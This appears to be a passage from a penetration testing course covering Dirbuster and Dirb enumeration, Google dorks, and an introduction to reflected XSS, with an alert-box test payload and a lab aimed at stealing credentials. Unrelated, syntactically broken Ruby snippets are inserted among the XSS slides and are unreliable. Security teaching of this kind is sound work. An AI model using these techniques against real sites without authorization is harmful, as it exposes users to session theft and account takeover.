
4.4.3 Enumerating Web Resources with Dirbuster

By clicking on the **Browse** button, you can specify the list to use for your tests.



4.4.3 Enumerating Web Resources with Dirbuster

Then, you can set the testing options.



4.4.3.1 Video – Dirbuster

Dirbuster

In this video, you will see how to configure and use *Dirbuster* to test a web application. The video covers how to:

- Perform an enumeration attack
- Fine-tune *Dirbuster* options to get the best performance
- Open hidden resources
- Create a report



**Videos are only available in Full or Elite Editions of the course. To upgrade, click [HERE](#). To access, go to the course in your members area and click the resources drop-down in the appropriate module line.*

4.4.4 Enumerating Web Resources with Dirb

There is a Linux alternative to Dirbuster, called Dirb.

Dirb is a command line tool which also helps to enumerate web resources within an application.

```
-----
DIRB v2.22
By The Dark Raver
-----

dirb <url_base> [<wordlist_file(s)>] [options]

===== NOTES =====
<url_base> : Base URL to scan. (Use -resume for session resuming)
<wordlist_file(s)> : List of wordfiles. (wordfile1,wordfile2,wordfile3...)

===== HOTKEYS =====
'n' -> Go to next directory.
'q' -> Stop scan. (Saving state for resume)
'r' -> Remaining scan stats.

===== OPTIONS =====
```

4.4.4.1 Video – Dirb

Dirb

In this video, you will see how to install and use *Dirb* to test a web application. The video covers:

- How to set up Dirb on a Kali Linux machine
- An explanation of Dirb's options
- How to perform a fine-tuned attack against web application using Dirb



**Videos are only available in Full or Elite Editions of the course. To upgrade, click [HERE](#). To access, go to the course in your members area and click the resources drop-down in the appropriate module line.*

4.4.5 Hera Lab – Dirbuster

Are you ready to test your skills on web application brute-forcing? In this lab, you will use *Dirbuster* to access hidden and backup resources. You will then exploit the information gathered.

Try to solve the challenge yourself. If you really get stuck, you can always check the solution in the lab manual.




4.4.5 Hera Lab – Dirbuster

Dirbuster

In this lab you will:

- Practice web application enumeration
- Get access to hidden resources
- Steal DB credentials
- Steal application credentials
- Get unauthorized access to the admin area



**Labs are only available in Full or Elite Editions of the course. To upgrade, click [HERE](#). To access, go to the course in your members area and click the labs drop-down in the appropriate module line or to the virtual labs tabs on the left navigation.*

Google Hacking



4.5 Google Hacking

How does this support my pentesting career?

- Perform information gathering without contacting your targets
- Ability to find hidden resources

4.5 Google Hacking


Another way to find files and directories on a web site is to use advanced search engine features.

A penetration tester can use Google's advanced query commands, also known as **Google Dorks**, to find specific resources.




4.5 Google Hacking

Google dorks are a special combination of Google commands used to find specific resources or web pages.



4.5 Google Hacking

In the below image, you can see how to find some admin area login pages.



4.5 Google Hacking

Here are some useful search commands:

Command	Meaning
site:	You can use this command to include only results on a given hostname.
intitle:	This command filters according to the title of a page.
inurl:	Similar to intitle, but works on the URL of a resource.
filetype:	This filters by using the file extension of a resource. For example .pdf or .xls.
AND, OR, &,	You can use logical operators to combine your expressions. For example: site:exaple.com OR site:another.com
-	You can use this character to filter out a keyword or a command's result from the query.

4.5 Google Hacking

Combining the commands can lead to some pretty complex expressions.

Example:

```
-inurl:(htm|html|php|asp|jsp) intitle:"index of" "last  
modified" "parent directory" txt OR doc OR pdf
```

The above commands exclude from the search results common web page extensions and look for open directory indexes containing txt, doc or pdf files.

4.5 Google Hacking

You can find more information on how to use Google to discover hidden resources by reading [this book](#), checking out the [official documentation](#) or querying the [Google Hacking Database](#).

http://www.amazon.com/Google-Hacking-Penetration-Testers-Johnny/dp/1597491764/ref=sr_1_1?ie=UTF8&qid=1302083660&sr=8-1

https://developers.google.com/custom-search/docs/xml_results

<https://www.exploit-db.com/google-hacking-database>

Cross Site Scripting



4.6 Cross Site Scripting

How does this support my pentesting career?

- Ability to attack web applications' users
- Ability to control web applications' content
- Gain advanced web attacks skills

4.6 Cross Site Scripting

Cross Site Scripting (XSS) is a vulnerability that lets an attacker control some of the content of a web application.

By exploiting a Cross Site Scripting, the attacker can target the web application users.

```
def initialize(experiment, session = nil)
  @experiment = experiment
  @observations = observations
  @control = control
  @candidates = observations - @control
  evaluate_candidates

  freeze

  @experiment.context
end

def initialize_the_name_of_the_experiment
  def experiment_name
    experiment.name
  end
end

def check_if_the_result_is_a_match_between_two_names
  def matched?
    @experiment.result == 1
  end
end
```



4.6 Cross Site Scripting

By using an XSS, an attacker can:

- Modify the content of the site at run-time;
- Inject malicious contents;
- Steal the cookies, thus the session, of a user;
- Perform actions on the web application as if it was a legitimate user;
- And much more!

4.6.1 XSS Actors

The actors involved in an XSS attack are:

- The vulnerable web site
- The victim user (visitor of the website)
- The penetration tester



4.6.1.1 Vulnerable Web Applications

A **vulnerable web application** is what makes XSS attacks possible.

XSS vulnerabilities happen when a web application uses **unfiltered user input** to **build the output content** displayed to its end users; this lets an attacker control the output HTML and JavaScript code, thus attacking the application users.



4.6.1.1 Vulnerable Web Applications

In this kind of attack, user input is any parameter coming from the client side of the web app, such as:

- Request headers
- Cookies
- Form inputs
- POST parameters
- GET parameters

```
21 # @param: create a new experiment
22 # @param: experiment_name - the experiment's name
23 # @param: observations - an array of Observations, in which
24 # @param: control - the control observation
25 # @param: candidates - the candidates to be evaluated
26
27 def initialize(experiment, observations = [], control = null)
28   @experiment = experiment
29   @observations = observations
30   @control = control
31   @candidates = observations - [control]
32   evaluate_candidates
33
34   freeze
35 end
36
37 # @param: the experiment's context
38 def context
39   @experiment.context
40 end
41
42 # @param: the name of the experiment
43 def experiment_name
44   @experiment.name
45 end
46
47 # @param: the result of a match between an experiment
48 def match
49   @experiment.result
50 end
```



4.6.1.1 Vulnerable Web Applications

All these input channels should be validated **server side** by well-implemented security functions that should sanitize or filter users' input.

The only way to prevent a cross-site scripting vulnerability is to **never, ever, trust user input!**



4.6.1.2 Users


Most of the time, the victims of XSS attacks are the users or the visitors of a site. Keep in mind that one of the users could be an administrator of the website itself!

XSS involves injecting malicious code into the output of a web page. This malicious code is then rendered (or executed) by the browser of the visiting users.



4.6.1.2 Users

Often developers consider fixing cross-site scripting vulnerabilities as low priority because; when security researchers demonstrate cross-site scripting attacks, they use harmless functions like a message window.



4.6.1.2 Users

But, as we will see, with an XSS attack a malicious user can do much more!

Moreover, if a web application is vulnerable to XSS, it can be really hard for a victim to realize that an attack is in progress; most of the time, attacks are very subtle and do not involve any visible change on the vulnerable site.



4.6.1.3 Attackers

Malicious users exploit XSS vulnerabilities to attack the users of a web site by:

- Making their browsers load malicious content
- Performing operations on their behalf, like buying a product or changing a password
- Stealing their session cookies, thus being able to impersonate them on the vulnerable site



4.6.1.3 Attackers


Impersonating a user can lead to an entire web site takeover. What if an attacker steals the cookie of an authenticated web site administrator?

In the following slides, you will see how to test for an XSS and how to use it to perform cookie stealing.




4.6.2 Finding an XSS

To find an XSS you have to look at **every** user input, and test if it is somehow displayed on the output of the web application.




4.6.2 Finding an XSS

In this example, a search parameter is submitted through a form and gets displayed on the output (Reflection point).



4.6.2 Finding an XSS

Please note that the searched string is passed to the web application through a GET parameter.



4.6.2 Finding an XSS


After finding a reflection point, you have to understand if you can inject HTML code and see if it somehow gets to the output of the page; this lets you control the output page!

You can use any valid HTML tag and try to understand if it gets to the page. Looking at the HTML sources of the output page helps to understand how to build an XSS payload.




4.6.2 Finding an XSS

Sometimes it is just a matter of injecting a harmless tag like `<i>`, `<pre>`, or `<plaintext>`.




4.6.2 Finding an XSS

In this example, the `<i>` tag is injected, and the *test string* is in *italics* on the output, so the HTML has been interpreted.



4.6.2 Finding an XSS

To test the XSS, you can inject some valid HTML/JavaScript code, like `<script>alert('XSS')</script>`.



4.6.2 Finding an XSS

To exploit an XSS vulnerability that you find, you need to know the **type** of cross-site scripting attack you are carrying out. Cross-site scripting vulnerabilities can be **reflected**, **persistent** or **DOM Based**.

In this course, we will see reflected and persistent XSS.



4.6.3 Reflected XSS Attacks

Reflected attacks happen when the malicious payload is carried **inside the request** that the browser of the victim sends to the vulnerable website.

They could be triggered by posting a link on a social network or via a phishing campaign. When users click on the link, they trigger the attack.

```
24
25
26 # The experiment will result in
27 # observations - an array of Observations, an experiment
28 # control - the control observation
29
30 def initialize(experiment, observations = [], control = nil)
31   @experiment = experiment
32   @observations = observations
33   @control = control
34   @candidates = observations + [control]
35   evaluate_candidates
36
37   freeze
38
39   @context =
40     experiment.context
41
42   @experiment_name =
43     experiment.name
44   nil
45
46   # A class that will result a match between an experiment
47   def match?
48     # ...
49   end
50
51   @experiment/result.rb 1.1
```



4.6.3 Reflected XSS Attacks

The search form XSS we have seen in the previous example is a **reflected cross-site scripting vulnerability**. In that example, we could craft a link to the search page and embed the payload in the `find` GET parameter.

Example:

```
http://victim.site/search.php?find=<payload>
```

